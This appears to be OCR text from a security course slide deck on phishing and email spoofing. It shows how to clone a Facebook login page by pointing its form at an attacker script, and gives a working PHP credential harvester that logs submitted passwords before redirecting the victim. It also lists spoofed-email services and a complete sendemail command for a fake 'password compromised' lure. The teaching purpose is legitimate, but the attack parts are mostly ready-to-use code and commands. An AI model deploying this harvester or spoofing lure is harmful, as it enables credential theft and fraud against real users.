
You are required to provide us a valid billing address

Click Here to Update Your Address

After your information has been validated you should get your refund within 3 business days


We hope to see you again soon.
Amazon.com
Email ID:

A link towards a cloned website




Phishing

The customer logs in and the hacker obtains his data



Phishing


facebook
Adresse e-mail ou mobile
Mot de passe
Connexion
Informations de compte oubliées ?
Inscription
Éléments
Réseau
Débogueur
Ressources
Chronologies
Stockage
Canvas
Console
Rechercher
Toutes les ressources
Documents
www.facebook.com
1 résultat
id="login_form" action="https://
Fermer
Balises
Feuilles de style
data:text/css; charset=utf-8;base64,I2J...3...
-IMWDeEpZ_n.css — static.xx.fbcdn.net
17qt47HRQJU.css — static.xx.fbcdn.net
AO_KAvrnTTD.css — static.xx.fbcdn.net
DPICKPhXBT-.css — static.xx.fbcdn.net
EsTZKkIZ6MP.css — static.xx.fbcdn.net
II_3eMy0oz3.css — static.xx.fbcdn.net
IZ86cv9aR90.css — static.xx.fbcdn.net
" data-testid="royal_login_form"><form id="login_form" action="https://www.facebook.com/login/device-based/regular/login/?login_attempt=1&
d’accueil"><u>Facebook</u></h1> <div class="menu_login_container
rfloat _ohf" data-testid="royal_login_form"><form id="login_form" action="https://www.facebook.com/login/device-based/regular/
login/?login_attempt=1&lwv=110" method="post" novalidate="1" onsubmit=""><input type="hidden" name="jazoest" value="2740"
autocomplete="off" /><input type="hidden" name="lsd" value="AVrmpfJN" autocomplete="off" /><table cellspacing="0"

Phishing

Remplacer le lien du site par un lien vers votre script

```
d&#x2019;accueil"><i class="fb_logo img sp_ydUEsVjCbun sx_7e0f83"><u>Facebook</u></i></a></h1></div><div class="menu_login_container
rfloat _ohf" data-testid="royal_login_form"><form id="login_form" action="leScript.php" method="post" novalidate="1" onsubmit=""><input
type="hidden" name="jazoest" value="2740" autocomplete="off" /><input type="hidden" name="lsd" value="AVrmpfJN" autocomplete="off"
```


```php
<?php
header ('Location:http://www.facebook.com/');
$handle = fopen("CestJustUnLog.txt", "a");
foreach($_POST as $variable => $value) {
 fwrite($handle, $variable);
 fwrite($handle, "=");
 fwrite($handle, $value);
 fwrite($handle, "rn");
}
fwrite($handle, "rn");
fclose($handle);
exit;
?>
```

- Demo phishing

Phishing

Spear-phishing is a variant of phishing for which the recipient is targeted, unlike the phishing which is more massive and generic attack.

Spam/ Email spoofing



Email spoofing


Method 1 : Creation of a site with a web hosting service which allows the sending of emails


Method 2 : the use of websites dedicated to email spoofing.
There are many websites that offer an interface for sending spoofed emails as we just did. Examples :
https://emkei.cz
http://deadfake.com/Send.aspx
http://www.anonymailer.net
http://www.sendanonymousemail.net

Méthode 3 : the use of ***sendemail tool (***available on kali and can be setup on the other distributions). ***However, this method will not be possible unless an SMTP server is available***

```
# sendemail -f no-reply-account@IamBogus.com -t mailTarget@sonServer.com -u Your password has been compromised -m Following a fraudulent attempt, your password has been compromised. In order to comply with the regulations of our site, you are invited to change your password, otherwise, for security reasons your account will be closed. here the link for password reset. Regards. -s mail.smtp2go.com:2525 -xu mailUsedToCreateSmtp2goAccount@server.com -xp Smtp2goPassword
```

Email spoofing





SMTP2GO™
WORLDWIDE SMTP SERVICE

TWILIO SendGrid